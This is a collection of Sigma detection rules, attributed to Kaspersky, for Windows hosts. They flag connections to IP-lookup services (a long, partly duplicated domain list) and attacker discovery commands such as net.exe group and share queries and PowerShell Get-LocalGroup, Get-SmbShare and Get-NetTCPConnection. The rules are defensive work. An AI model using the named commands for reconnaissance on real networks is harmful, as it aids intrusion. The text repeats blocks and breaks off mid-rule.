- 'myip.dnsomatic.com (http://myip.dnsomatic.com)'
- 'botanikyazilim.com.tr (http://botanikyazilim.com.tr)'
- 'j827328.myjino.ru (http://j827328.myjino.ru)'
- 'cp.wjbox.ru (http://cp.wjbox.ru)'
- 'httpbin.org (http://httpbin.org)'
- 'ip.6655.com (http://ip.6655.com)'
- 'cmyip.com (http://cmyip.com)'
- 'pixel.ijnewhb.com (http://pixel.ijnewhb.com)'
- 'find-ip-address.org (http://find-ip-address.org)'
- 'api.ipapi.com (http://api.ipapi.com)'
- 'box.hf-game.com (http://box.hf-game.com)'
- 'lavresearch.com (http://lavresearch.com)'
- '7fw.de (http://7fw.de)'
- 'ip-detect.net (http://ip-detect.net)'
- 'cn.soeasysdk.com (http://cn.soeasysdk.com)'
- 'own24.ru (http://own24.ru)'
- 'ip.taobao.com (http://ip.taobao.com)'
- 'mg-control.com (http://mg-control.com)'
- 'ff2008.com (http://ff2008.com)'
- 'efixpcutils.com (http://efixpcutils.com)'
- 'ctc.bj.check.ie.sogou.com (http://ctc.bj.check.ie.sogou.com)'
- 'ip2country.hackers.lv (http://ip2country.hackers.lv)'
- 'mycomputermechanics.com (http://mycomputermechanics.com)'
- 'wtfismyip.com (http://wtfismyip.com)'
- 'ip.rtsd.ru (http://ip.rtsd.ru)'
- 'fw.qq.com (http://fw.qq.com)'
- 'ddns.oray.com (http://ddns.oray.com)'
- 'api.raaga.com (http://api.raaga.com)'
- 'meuip.net.br (http://meuip.net.br)'
- 'chekfast.zennolab.com (http://chekfast.zennolab.com)'
- 'bluecorp.com.ar (http://bluecorp.com.ar)'
- 'app.ajokki.fi (http://app.ajokki.fi)'
- 'ppacti.com (http://ppacti.com)'
- 'm.manxwaplay.info (http://m.manxwaplay.info)'
- 'esecurepctools.com (http://esecurepctools.com)'
- 'mam.netease.com (http://mam.netease.com)'
- 'dtjrtj.duckdns.org (http://dtjrtj.duckdns.org)'
- 'api.kidspots.ro (http://api.kidspots.ro)'
- 'int.dpool.sina.com.cn (http://int.dpool.sina.com.cn)'
- 'cc.entireactiv.com (http://cc.entireactiv.com)'
- 'adtoppers.com (http://adtoppers.com)'
- 'jeyhun.ru (http://jeyhun.ru)'
- 'cyberfuzz.com (http://cyberfuzz.com)'
- 'grandhero.tk (http://grandhero.tk)'
- 'idream94i.tk (http://idream94i.tk)'
- 'baro-meter.co.kr (http://baro-meter.co.kr)'
- 'msalcedo.com (http://msalcedo.com)'
- 'apps.game.qq.com (http://apps.game.qq.com)'
- 'm-ceferli95.myjino.ru (http://m-ceferli95.myjino.ru)'
- 'ip.42.pl (http://ip.42.pl)'

title: Generic-Network Connection to Online IP Resolution Web Service (EventID 22)

- 'pcpurifier.com (http://pcpurifier.com)'
- 'dofwq44044.dx.am (http://dofwq44044.dx.am)'
- 'api.dten.com (http://api.dten.com)'
- 'api.x2software.net (http://api.x2software.net)'
- 'ms.efla.me'
- 'prt.sleepnova.org (http://prt.sleepnova.org)'
- 'whereisip.net (http://whereisip.net)'
- 'aws.pvp.monthurs.com (http://aws.pvp.monthurs.com)'
- 'cargestion.com (http://cargestion.com)'
- 'kirya272.myjino.ru (http://kirya272.myjino.ru)'
- 'api.solvemedia.com (http://api.solvemedia.com)'
- 'caocao69710-7.appspot.com (http://caocao69710-7.appspot.com)'
- 'minfosol.net (http://minfosol.net)'
- 'ipua.adfurikun.jp (http://ipua.adfurikun.jp)'
- 'app.getsitecontrol.com (http://app.getsitecontrol.com)'
- 'geoloc.arte.tv (http://geoloc.arte.tv)'
- 'm.manxwaplay.net (http://m.manxwaplay.net)'
- 'myip.ru (http://myip.ru)'
- 'bemnacabine.com.br (http://bemnacabine.com.br)'
- 'getip.com (http://getip.com)'
- 'doodooalbum.co.kr (http://doodooalbum.co.kr)'
- 'geoip.goforandroid.com (http://geoip.goforandroid.com)'
- 'lg.logging.admicro.vn (http://lg.logging.admicro.vn)'
- 'ipv4.test-ipv6.com (http://ipv4.test-ipv6.com)'
- 'app.chinahighlights.com (http://app.chinahighlights.com)'
- 'ip.anysrc.net (http://ip.anysrc.net)'
- 'en.safe-installation.com (http://en.safe-installation.com)'
- 'myip.nl (http://myip.nl)'
- 'ip.sap1000.com (http://ip.sap1000.com)'
- 'ifconfig.me'
- 'geoiptool'
- 'ercnetsis.com (http://ercnetsis.com)'
- 'maclo.myjino.ru (http://maclo.myjino.ru)'
- 'line.asure.com.tw (http://line.asure.com.tw)'
- 'efixpctools.com (http://efixpctools.com)'
- 'api.ipaddress.com (http://api.ipaddress.com)'
- 'ip168.com (http://ip168.com)'
- 'ns2.showmypc.com (http://ns2.showmypc.com)'
- 'pdapi.znyshurufa.com (http://pdapi.znyshurufa.com)'
- 'matrixvoid.com (http://matrixvoid.com)'
- 'trfactiv.com (http://trfactiv.com)'
- 'ip.cn (http://ip.cn)'
- 'pcpurifier.com (http://pcpurifier.com)'
- 'dofwq44044.dx.am (http://dofwq44044.dx.am)'
- 'api.dten.com (http://api.dten.com)'
- 'api.x2software.net (http://api.x2software.net)'
- 'ms.efla.me'
- 'prt.sleepnova.org (http://prt.sleepnova.org)'
- 'whereisip.net (http://whereisip.net)'
- 'aws.pvp.monthurs.com (http://aws.pvp.monthurs.com)'
- 'cargestion.com (http://cargestion.com)'
- 'kirya272.myjino.ru (http://kirya272.myjino.ru)'
- 'api.solvemedia.com (http://api.solvemedia.com)'
- 'caocao69710-7.appspot.com (http://caocao69710-7.appspot.com)'
- 'minfosol.net (http://minfosol.net)'
- 'ipua.adfurikun.jp (http://ipua.adfurikun.jp)'
- 'app.getsitecontrol.com (http://app.getsitecontrol.com)'
- 'geoloc.arte.tv (http://geoloc.arte.tv)'
- 'm.manxwaplay.net (http://m.manxwaplay.net)'
- 'myip.ru (http://myip.ru)'
- 'bemnacabine.com.br (http://bemnacabine.com.br)'
- 'getip.com (http://getip.com)'
- 'doodooalbum.co.kr (http://doodooalbum.co.kr)'
- 'geoip.goforandroid.com (http://geoip.goforandroid.com)'
- 'lg.logging.admicro.vn (http://lg.logging.admicro.vn)'
- 'ipv4.test-ipv6.com (http://ipv4.test-ipv6.com)'
- 'app.chinahighlights.com (http://app.chinahighlights.com)'
- 'ip.anysrc.net (http://ip.anysrc.net)'
- 'en.safe-installation.com (http://en.safe-installation.com)'
- 'myip.nl (http://myip.nl)'
- 'ip.sap1000.com (http://ip.sap1000.com)'
- 'ifconfig.me'
- 'geoiptool'
- 'ercnetsis.com (http://ercnetsis.com)'
- 'maclo.myjino.ru (http://maclo.myjino.ru)'
- 'line.asure.com.tw (http://line.asure.com.tw)'
- 'efixpctools.com (http://efixpctools.com)'
- 'api.ipaddress.com (http://api.ipaddress.com)'
- 'ip168.com (http://ip168.com)'
- 'ns2.showmypc.com (http://ns2.showmypc.com)'
- 'pdapi.znyshurufa.com (http://pdapi.znyshurufa.com)'
- 'matrixvoid.com (http://matrixvoid.com)'
- 'trfactiv.com (http://trfactiv.com)'
- 'ip.cn (http://ip.cn)'
- 'geo.api.viewster.com (http://geo.api.viewster.com)'
- 'ip.larogames.cz (http://ip.larogames.cz)'
- 'atradepoint.com (http://atradepoint.com)'
- 'barmash.ru (http://barmash.ru)'
- 'api.test-ipv6.co (http://api.test-ipv6.co)'
- 'ip-score.com (http://ip-score.com)'
- 'driverupdaterplus.com (http://driverupdaterplus.com)'

title: Generic-Network Connection to Online IP Resolution Web Service (EventID 22)

- 'checkip.dyndns.org (http://checkip.dyndns.org)'
- 'mini5-1.opera-mini.net (http://mini5-1.opera-mini.net)'
- 'binnazabla.com (http://binnazabla.com)'
- 'ipneed.com (http://ipneed.com)'
- 'ip.dedikewl.fr (http://ip.dedikewl.fr)'
- 'apiv6.webprovider.cz (http://apiv6.webprovider.cz)'
- 'caocao69710-3.appspot.com (http://caocao69710-3.appspot.com)'
- 'blackghange.ru (http://blackghange.ru)'
- 'api-ip.mtsgp.com (http://api-ip.mtsgp.com)'
- 'dawhois.com (http://dawhois.com)'
- 'myav.co.uk (http://myav.co.uk)'
- 'iptrackeronline.com (http://iptrackeronline.com)'
- 'disrup.me'
- 'freegeoip.net (http://freegeoip.net)'
- 'flavionet.com (http://flavionet.com)'
- 'clientn.free-hideip.com (http://clientn.free-hideip.com)'
- 'power-equilab.com (http://power-equilab.com)'
- 'checkip.amazonaws.com (http://checkip.amazonaws.com)'
- 'dcs.coohua.com (http://dcs.coohua.com)'
- 'cc.globalpcworks.com (http://cc.globalpcworks.com)'
- 'dipisoft.com (http://dipisoft.com)'
- 'check2.zennolab.com (http://check2.zennolab.com)'
- 'cgi.nch.com.au (http://cgi.nch.com.au)'
- 'ident.me'
- 'ip.360.cn (http://ip.360.cn)'
- 'list.adkuai8.com (http://list.adkuai8.com)'
- 'domainserver.co.kr (http://domainserver.co.kr)'
- 'cp427.agava.net (http://cp427.agava.net)'
- 'api.webprovider.cz (http://api.webprovider.cz)'
- 'qqmyniga.cf (http://qqmyniga.cf)'
- 'ipleak.net (http://ipleak.net)'
- 'authaddr.ichano.com (http://authaddr.ichano.com)'
- 'alfactiv.com (http://alfactiv.com)'
- 'pimp-hhf.myjino.ru (http://pimp-hhf.myjino.ru)'
- 'lotusulalb2.ro (http://lotusulalb2.ro)'
- 'miner.party'
- 'app.jollychic.com (http://app.jollychic.com)'
- 'baby-gugu.com (http://baby-gugu.com)'
- 'ipfind.co (http://ipfind.co)'
- 'mrgs.my.com (http://mrgs.my.com)'
- 'mubawab.ma (http://mubawab.ma)'
- 'ipecho.net (http://ipecho.net)'
- 'fld.funshion.com (http://fld.funshion.com)'
- 'c.51fxt.com (http://c.51fxt.com)'
- 'codingforex.com (http://codingforex.com)'
- 'f0236061.xsph.ru (http://f0236061.xsph.ru)'
- 'pv.sohu.com (http://pv.sohu.com)'
- 'cc.pcspeeduppro.net (http://cc.pcspeeduppro.net)'
- '4secunde.automaticit.ro (http://4secunde.automaticit.ro)'
- 'ru.smart-ip.net (http://ru.smart-ip.net)'
- 'arconsult.hu (http://arconsult.hu)'
- 'hididi.net (http://hididi.net)'
- 'atsoft.it (http://atsoft.it)'
- 'm.foultouch.com (http://m.foultouch.com)'
- 'ping1.mquadr.at (http://ping1.mquadr.at)'
- 'browser.gwdang.com (http://browser.gwdang.com)'
- 'kahuanwang.com (http://kahuanwang.com)'
- 'q987356n.beget.tech'
- 'prod.geo.gluops.com (http://prod.geo.gluops.com)'
- 'ipdomainserver.kuwo.cn (http://ipdomainserver.kuwo.cn)'
- 'iplocation.geo.qiyi.com (http://iplocation.geo.qiyi.com)'
- 'cloud-search.linkury.com (http://cloud-search.linkury.com)'
- 'formyip.com (http://formyip.com)'
- 'demositedsv.zzz.com.ua (http://demositedsv.zzz.com.ua)'
- 'iwarg.ddns.net (http://iwarg.ddns.net)'
- 'mreg.kuwo.cn (http://mreg.kuwo.cn)'
- 'm.easyrent.com.tw (http://m.easyrent.com.tw)'
- 'gafernoto.tech'
- 'g.go2s.co (http://g.go2s.co)'
- 'country.reliancegames.com (http://country.reliancegames.com)'
- 'cc.alfactiv.com (http://cc.alfactiv.com)'
- 'emailarms.com (http://emailarms.com)'
- 'alice.yourapp24.com (http://alice.yourapp24.com)'
- 'gu.md (http://gu.md)'
- 'api.ms.noswifi.cn (http://api.ms.noswifi.cn)'
- 'agentgatech.appspot.com (http://agentgatech.appspot.com)'
- 'ipandlocation.appspot.com (http://ipandlocation.appspot.com)'
- 'lokj.duckdns.org (http://lokj.duckdns.org)'
- 'ana.gomtv.com (http://ana.gomtv.com)'
- 'pcu.4bdir4.info (http://pcu.4bdir4.info)'
- 'c.speedtest.net (http://c.speedtest.net)'
- 'whoer.net (http://whoer.net)'
- 'conf.ie.sogou.com (http://conf.ie.sogou.com)'
- 'phelp.anyproxy.net (http://phelp.anyproxy.net)'
- 'kxunion.com (http://kxunion.com)'
- 'ip.3322.net (http://ip.3322.net)'
- 'geobytes.com (http://geobytes.com)'
- 'failover.v-speed.eu'
- 'globalsystools.com (http://globalsystools.com)'
- 'authorizationkey.pw (http://authorizationkey.pw)'

title: Generic-Network Connection to Online IP Resolution Web Service (EventID 22)

- 'ipv4.myexternalip.com (http://ipv4.myexternalip.com)'
- 'bizbuild.co.kr (http://bizbuild.co.kr)'
- 'clientn.platinumhideip.com (http://clientn.platinumhideip.com)'
- 'ip.pavietnam.vn (http://ip.pavietnam.vn)'
- 'chek.zennolab.com (http://chek.zennolab.com)'
- 'l2.io (http://l2.io)'
- 'ip-api.com (http://ip-api.com)'
- 'ms.fairplayminecraft.com (http://ms.fairplayminecraft.com)'
- 'priv3.shieldapps.one'
- 'api.ipstack.com (http://api.ipstack.com)'
- 'haliyikamaizmir.info (http://haliyikamaizmir.info)'
- 'ip.ip-check.net (http://ip.ip-check.net)'
- 'checkrealip.com (http://checkrealip.com)'
- 'checkip.dyndns.com (http://checkip.dyndns.com)'
- 'checkip.spdns.de (http://checkip.spdns.de)'
- 'autopromaker.com (http://autopromaker.com)'
- 'iplocator.gofrugal.com (http://iplocator.gofrugal.com)'
- 'noxcleaner.com (http://noxcleaner.com)'
- 'ae.gsecondscreen.com (http://ae.gsecondscreen.com)'
- 'icanhazip.com (http://icanhazip.com)'
- 'api.sypexgeo.net (http://api.sypexgeo.net)'
- 'msct.kirara.st (http://msct.kirara.st)'
- 'geoip.co.uk (http://geoip.co.uk)'
- 'geoloc.hurriyet.com.tr (http://geoloc.hurriyet.com.tr)'
- 'geoplugin.net (http://geoplugin.net)'
- 'geoip.anddoes.com (http://geoip.anddoes.com)'
- 'ipligence.com (http://ipligence.com)'
- 'ambianceapp.com (http://ambianceapp.com)'
- 'ianelolski.myjino.ru (http://ianelolski.myjino.ru)'
- 'myip.net (http://myip.net)'
- 'aioli.kr (http://aioli.kr)'
- 'propsoftware.co.uk (http://propsoftware.co.uk)'
- 'infobyip.com (http://infobyip.com)'
- 'checkip.org (http://checkip.org)'
- 'iplocate.firstsmile.mobi'
- 'mrlsolutions.com (http://mrlsolutions.com)'
- 'extreme-ip-lookup.com (http://extreme-ip-lookup.com)'
- 'la.vietid.net (http://la.vietid.net)'
- 'meuip.ohs.com.br (http://meuip.ohs.com.br)'
- 'j680382.myjino.ru (http://j680382.myjino.ru)'
- 'f0254974.xsph.ru (http://f0254974.xsph.ru)'
- 'analiz.webraporlama.com (http://analiz.webraporlama.com)'
- 'api.media.jio.com (http://api.media.jio.com)'
- 'api.coolguang.com (http://api.coolguang.com)'
- 'info.limehd.tv (http://info.limehd.tv)'
- 'ipgeobase.ru (http://ipgeobase.ru)'
- 'fast22.myjino.ru (http://fast22.myjino.ru)'
- 'dynupdate.no-ip.com (http://dynupdate.no-ip.com)'
- 'geoinfo.intowow.com (http://geoinfo.intowow.com)'
- 'iploc.eset.com (http://iploc.eset.com)'
- 'ipmonkey.com (http://ipmonkey.com)'
- 'bhv.v-speed.eu'
- 'api.proxychecker.co (http://api.proxychecker.co)'
- 'api.ip138.com (http://api.ip138.com)'
- 'anzan.by (http://anzan.by)'
- 'lolbly.beget.tech'
- 'api.wipmania.com (http://api.wipmania.com)'
- 'ipservidor.com (http://ipservidor.com)'
- 'ipchicken.com (http://ipchicken.com)'
- 'ipinfo.io (http://ipinfo.io)'
- '2018.ip138.com (http://2018.ip138.com)'
- 'kontrol.extrayazilim.com (http://kontrol.extrayazilim.com)'
- 'advancedpccare.com (http://advancedpccare.com)'
- 'infos.awardspace.co.uk (http://infos.awardspace.co.uk)'
- 'api.kinomap.com (http://api.kinomap.com)'
- 'ip.bablosoft.com (http://ip.bablosoft.com)'
- 'bseet.com (http://bseet.com)'
- 'ip.adro.co (http://ip.adro.co)'
- 'ipip.net (http://ipip.net)'
- 'mobi.kuwo.cn (http://mobi.kuwo.cn)'
- 'who.is (http://who.is)'
- 'pccleanerplus.com (http://pccleanerplus.com)'
- 'api.go2map.com (http://api.go2map.com)'
- '10037.myhost.su'
- 'ip.trilockapps.com (http://ip.trilockapps.com)'
- 'knsemis.com (http://knsemis.com)'
- 'playnt.myjino.ru (http://playnt.myjino.ru)'
- 'iredt.com (http://iredt.com)'
- 'mobile.oneapm.com (http://mobile.oneapm.com)'
- 'brutix1.info (http://brutix1.info)'
- 'dlsft.com (http://dlsft.com)'
- '02.283.co.kr (http://02.283.co.kr)'
- 'qh4x88le5b.myjino.ru (http://qh4x88le5b.myjino.ru)'
- 'iplocation.net (http://iplocation.net)'
- 'ip.biaoqingdou.com (http://ip.biaoqingdou.com)'
- 'dcfg.kgridhub.com (http://dcfg.kgridhub.com)'
- 'myexternalip.com (http://myexternalip.com)'
- 'jangadi.info (http://jangadi.info)'
- 'ipv4.wtfismyip.com (http://ipv4.wtfismyip.com)'
- 'latvdefrance.com (http://latvdefrance.com)'
- 'smart-ip.net (http://smart-ip.net)'
- 'ip.1tv.ru (http://ip.1tv.ru)'

title: Generic-Network Connection to Online IP Resolution Web Service (EventID 22)

```
- 'ip.up66.ru (http://ip.up66.ru)'
        - 'myip.cx (http://myip.cx)'
        - 'apcsoftware.com.br (http://
apcsoftware.com.br)'
        - 'dynamic.zoneedit.com
(http://dynamic.zoneedit.com)'
        - 'ipinfo.info (http://ipinfo.info)'
        - 'haimage-nocdn.cvgs.net
(http://haimage-nocdn.cvgs.net)'
        - 'api.pantheracre.icu'
        - 'pcpowerboost.com (http://
pcpowerboost.com)'
        - 'download.formtec.co.kr
(http://download.formtec.co.kr)'
        - 'mobileapi.netmarble.com
(http://mobileapi.netmarble.com)'
        - 'ip.reachads.com (http://
ip.reachads.com)'
        - 'i-tax.in (http://i-tax.in)'
        - 'prob.mipropia.com (http://
prob.mipropia.com)'
        - 'beta.speedtest.net (http://
beta.speedtest.net)'
        - 'ip-lookup.net (http://ip-
lookup.net)'
        - 'clientn.autohideip.com
(http://clientn.autohideip.com)'
        - 'api.ipify.org (http://api.ipify.
org)'
        - 'geoip.fotoable.net (http://
geoip.fotoable.net)'
        - 'ins.itlantivirus.com (http://
ins.itlantivirus.com)'
        - 'getwanip.com (http://
getwanip.com)'
        - 'networksecuritytoolkit.org
(http://networksecuritytoolkit.org)'
        - 'dvrlists.com (http://dvrlists.
com)'
        - 'geoip.vmn.net (http://geoip.
vmn.net)'
        - 'log.eclick.vn (http://log.eclick.
vn)'
        - 'stat.funshion.net (http://stat.
funshion.net)'
        - 'imaslengviau.prg.lt (http://
imaslengviau.prg.lt)'
        - 'lazygit.org (http://lazygit.
org)'
        - 'client.superhideip.com
(http://client.superhideip.com)'
        - 'ip2location'
        - 'api.2ip'
        - 'portchecktool'
        - 'canyouseeme'
        - 'ip-ping.ru (http://ip-ping.ru)'
        - 'check-host'
        - '2ip.ua (http://2ip.ua)'
        - 'whatismyip'
        - 'iptools'
        - 'portquiz'
        - '2ip.ru (http://2ip.ru)'
        - 'hidemy.name (http://hidemy.
name)'
        - 'hostip'
        - 'iplookup'
        - 'meineip'
    filter:
        Image|endswith:
        - 'msedge.exe'
        - 'betternet.exe'
        - 'xunfengcooperate.exe'
        - 'sidebar.exe'
        - 'stellarium.exe'
        - 'vmnat.exe'
        - 'sogoucloud.exe'
        - 'virtualbox.exe'
        - 'reiboot.exe'
    - 'qbittorrent.exe'
        - 'eu4.exe'
        - 'mcafee safe connect.exe'
        - 'sohunews.exe'
        - 'fiddler.exe'
        - 'iwproxy.exe'
        - 'waterfox.exe'
        - 'maxthon.exe'
        - 'icedragon.exe'
        - 'sogouexplorer.exe'
        - 'seamonkey.exe'
        - 'ieuser.exe'
        - 'safari.exe'
        - 'browser.exe'
        - 'opera.exe'
        - 'amigo.exe'
        - 'chrome.exe'
        - 'firefox.exe'
        - 'iexplore.exe'
        - 'utorrent.exe'
        - 'pcapsvc2.exe'
        - 'testrunner.exe'
        - 'ksde.exe'
        - 'kpm.exe'
        - 'cntlm.exe'
        - 'klan.exe'
        - 'vmnat.exe'
        - 'proxifier.exe'
        - 'trademattictrader.exe'
        - 'sgnews.exe'
        - 'slack'
        - 'x-lite.exe'
        - 'qemu-system-i386.exe'
        - 'client_tos.exe'
        - 'nvnetworkservice.exe'
        - 'nvstreamsvc.exe'
        - '360se.exe'
        - 'rainmeter.exe'
        - 'microsoftedgecp.exe'
        - 'virtualboxvm.exe'
        - 'qqbrowser.exe'
        - 'vivaldi.exe'
    condition: selection1 and not filter
falsepositives:
    - Legitimate applications
from "Program Files", specific for
organization
level: high
```

title: Sigma-Generic-Local Groups Discovery via PowerShell

```
id: a8ac79a0-dc07-409b-9fb8-261672340690
status: stable
description: Adversaries may attempt to discover local groups and permission settings via PowerShell
modified: 2023-08-07
tags:
    - attack.discovery
    - attack.T1069
author: Kaspersky
logsource:
    product: windows
    category: process_creation
detection:
  selection1:
    Image|endswith:
      - '\pwsh.exe'
      - '\PowerShell.exe'
      - '\PowerShell_ise.exe'
      - '\SyncAppvPublishingServer.exe'
  selection2:
    CommandLine|contains:
      - 'get-localgroup'
      - 'Get-LocalGroupMember'
  selection3:
    CommandLine|contains|all:
      - 'Get-WMIObject'
      - 'Win32_Group'
  condition: selection1 and selection2 and selection3
falsepositives:
  - Legitimate System Administrator actions
level: low
```

title: System Network Connections Discovery via PowerShell

```
id: 29b013d0-5d48-4872-89cd-f9a78ac4d414
description: Detects system network connections discovery via PowerShell
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
    - attack.Discovery
    - attack.T1049
    - attack.Execution
    - attack.T1059.001
logsource:
    product: windows
    category: process_creation
detection:
    selection1:
        Image|endswith:
          - '\PowerShell.exe'
          - '\PowerShell_ise.exe'
    selection2:
        CommandLine|contains:
          - 'Get-NetTCPConnection'
    condition: selection1 and selection2
falsepositives:
  - Legitimate Administrator activity
level: low
```

title: System Network Connections Discovery via Standard Windows Utilities

```
id: 5484af3a-08d6-44d4-9b5b-37f8ae20c699
description: Detects system network connections discovery via standard windows utilities
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
    - attack.discovery
    - attack.t1049
logsource:
    product: windows
    category: process_creation
detection:
    selection1:
        Image|endswith:
          - '\netstat.exe'
    selection2:
        Image|endswith:
          - '\net.exe'
          - '\net1.exe'
    selection3:
        CommandLine|contains:
          - 'session'
    condition: selection1 or (selection2 and selection3)
falsepositives:
  - Legitimate Administrator activity
level: low
```

title: Generic-service manipulations via net.exe

```
id: 732d6166-9815-4bde-9000-ed6b00aebb9b
description: detects interaction with services via net.exe
author: Kaspersky
status: stable
modified: 2023-08-10
tags:
    - attack.persistence
    - attack.t1543.003
logsource:
    product: windows
    category: process_creation
detection:
    selection:
        Image|endswith:
          - '\net.exe'
          - '\net1.exe'
        CommandLine|contains|all:
          - ' start '
          - ' stop '
          - ' pause '
          - ' continue '
    condition: selection
falsepositives:
    - unknown
level: low
```

title: Sigma-Generic-System Time Discovery via standard windows utilities

```
id: bdb61c6f-94ee-4d3a-b132-c971abe4d71d
status: stable
description: Adversary may gather the system time and/or time zone from local or remote system via standard windows utilities
modified: 2023-08-07
tags:
  - attack.discovery
  - attack.t1124
author: Kaspersky
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith:
      - '\w32tm.exe'
  filter1:
    ParentImage|endswith:
      - '\sdiagnhost.exe'
      - '\activehealth.exe'
      - '\qualysagent.exe'
      - '\touchpointanalyticsclient.exe'
  filter2:
    ParentCommandLine|contains:
      - 'C:\Windows\system32\wsmprovhost.exe -embedding'
      - 'monitoringhost.exe" -embedding'
      - 'touchpointanalyticsclient.exe'
      - 'C:\Windows\system32\sdiagnhost.exe -embedding'
      - 'C:\Windows\system32\windowsPowerShell\v1.0\PowerShell.exe'
    CommandLine|contains:
      - '/monitor'
      - '/query /peers'
      - '/query /source'
      - 'stripchart'
  filter3:
    CommandLine|contains:
      - 'config /update'
      - 'register'
      - '/resync'
      - '/query /status'
      - 'syncfromflags'
  selection2:
    Image|endswith:
      - '\net.exe'
      - '\net1.exe'
    CommandLine|contains:
      - 'time'
  filter4:
    ParentImage|endswith:
      - '\net.exe'
  filter5:
    ParentImage|contains:
      - 'picus security\picus'
  filter6:
    CommandLine|contains:
      - ' stop '
      - ' start '
      - 'multimed'
      - '/set'
  condition: (selection1 and not filter1 and not filter2 and not filter3) or (selection2 and not filter4 and not filter5 and not filter6)
falsepositives:
  - Administrators activity (scripts, etc)
level: medium
```

title: Sigma-Generic-System Time Discovery via PowerShell

```
id: 1c6d62bb-5a21-4720-8f1a-6c7ebdf72f5a
status: stable
description: Adversary may gather the system time and/or time zone from local or remote system via PowerShell
modified: 2023-08-07
tags:
  - attack.discovery
  - attack.t1124
author: Kaspersky
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith:
      - '\SyncAppvPublishingServer.exe'
      - '\pwsh.exe'
      - '\wmic.exe'
      - '\PowerShell.exe'
      - '\PowerShell_ise.exe'
  selection2:
    CommandLine|contains:
      - 'get '
  selection3:
    CommandLine|contains:
      - 'timezone'
      - 'date'
  selection4:
    CommandLine|contains:
      - 'win32_timezone'
  filter1:
    CommandLine|contains:
      - 'creationdate'
      - 'update'
      - 'installdate'
  filter2:
    ParentCommandLine|contains:
      - 'wmic os get localdatetime'
  filter3:
    Image|contains:
      - 'C:\Windows\SysWOW64\wbem'
  condition: selection1 and ((selection2 and (selection3 and not filter1)) or selection4) and not filter2 and not filter3
falsepositives:
  - Administrators activity (scripts, etc)
level: low
```

title: Network Share Discovery via PowerShell

```
id: 98e6d045-205a-4551-8ffc-d833a1ce2ed3
description: Detects network share discovery via PowerShell
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.discovery
  - attack.t1135
  - attack.execution
  - attack.t1059.001
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith:
      - '\PowerShell.exe'
      - '\PowerShell_ise.exe'
  selection2:
    CommandLine|contains:
      - 'Get-SmbShare'
  condition: selection1 and selection2
falsepositives:
  - Legitimate Administrator activity
level: low
```

title: Sigma-Generic-Domain Groups Discovery via net.exe

```
id: 4fa28a37-6bad-4a39-8274-a57cf12156ec
status: stable
description: Adversaries may attempt to discover domain groups and permission settings via net.exe
modified: 2023-08-07
tags:
  - attack.discovery
  - attack.T1069
author: Kaspersky
logsource:
  product: windows
  category: process_creation
detection:
 selection1:
  Image|endswith:
   - '\net.exe'
   - '\net1.exe'
 selection2:
  CommandLine|contains:
   - ' group'
   - ' user'
 selection3:
  CommandLine|contains:
   - '/do '
   - '/dom '
   - '/doma '
   - '/domain'
 selection4:
  CommandLine|contains:
   - ' use'
   - ' user'
   - ' session'
   - '/add '
   - ' stop '
   - ' /del'
   - ' /hold'
   - ' /release'
   - ' start '
 condition: selection1 and selection2 and selection3 and not selection4
falsepositives:
 - Legitimate System Administrator actions
level: low
```

title: Network Share Discovery via Standard Windows Utilities

```
id: 9c6074b0-b4db-4250-a90a-9bcd29060c4f
description: Detects network connections discovery via standard windows utilities
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.discovery
  - attack.t1135
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith:
      - '\net.exe'
      - '\net1.exe'
  selection2:
    CommandLine|contains:
      - ' use'
  selection3:
    CommandLine|contains:
      - '\\'
      - '\share'
      - 'delete'
      - 'stop'
      - 'home'
      - 'persistent'
  selection4:
    CommandLine|contains:
      - 'share'
  selection5:
    CommandLine|contains:
      - 'change'
      - 'delete'
  selection6:
    CommandLine|contains:
      - 'view'
  condition: selection1 and ( ( selection2 and not selection3 ) or ( selection4 and not selection5 ) or selection6 )
falsepositives:
  - Legitimate Administrator activity
level: low
```

title: Local Account Discovery via Standard Windows Utilities

```
id: 1eb6058a-158c-47eb-9f4b-a0b8cf884b1f
description: Adversaries may attempt to get a listing of accounts on a system or within an environment
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
   - attack.discovery
   - attack.t1087.001
   - attack.t1087.002
logsource:
   product: windows
   category: process_creation
detection:
   selection1:
    Image|endswith:
      - '\net.exe'
      - '\net1.exe'
    CommandLine|contains:
      - 'user'
      - 'group'
   filter:
    CommandLine|contains:
      - ' use '
      - ' add '
      - ' stop '
      - ' delete '
      - ' start '
   selection2:
    Image|endswith:
      - '\quser.exe'
   selection3:
    Image|endswith:
      - '\query.exe'
    CommandLine|contains:
      - 'user'
   condition: (selection1 and not filter) or selection2 or selection3
falsepositives: Legitimate System Administrator actions
level: low
```

title: Sigma-Generic-Groups Discovery via PowerShell

```
id: 5a5ed03e-7424-4a76-8693-d85d3e59a832
status: stable
description: Adversaries may attempt to discover domain/cloud groups and permission settings via PowerShell
modified: 2023-08-07
tags:
   - attack.discovery
   - attack.T1069
author: Kaspersky
logsource:
   product: windows
   category: process_creation
detection:
  selection1:
    Image|endswith:
      - '\pwsh.exe'
      - '\PowerShell.exe'
      - '\PowerShell_ise.exe'
      - '\SyncAppvPublishingServer.exe'
  selection2:
    CommandLine|contains|all:
      - 'get-aduser'
      - ' -f'
      - ' -pr'
  selection3:
    CommandLine|contains:
      - 'Get-MsolGroup'
      - 'Get-MsolRole'
  condition: selection1 and (selection2 or selection3)
falsepositives:
  - Legitimate System Administrator actions
level: low
```

title: Suspicious Wildcard Searching Data

```
id: 358c7c01-051b-45c1-b29f-06d55a17ddcc
status: experimental
description: Adversaries may search local system sources, such as file systems or local databases, to find files of interest and sensitive data
author: Kaspersky
modified: 2023-09-08
tags:
   - attack.collection
   - attack.t1005
   - attack.discovery
   - attack.t1083
logsource:
   category: process_creation
   product: windows
detection:
   selection:
      Image|endswith:
         - '\cmd.exe'
         - '\PowerShell.exe'
         - '\pwsh.exe'
      CommandLine|contains|all:
         - '\users'
         - '*.'
   condition: selection
falsepositives:
   - Legitimate admin scripts or other admin activity
level: medium
```

title: Remote System Discovery via PowerShell

```
id: 4562d3a1-4c66-4d71-89b8-a2d5df89fafb
description: Detects remote system discovery via PowerShell
author: Kaspersky
status: stable
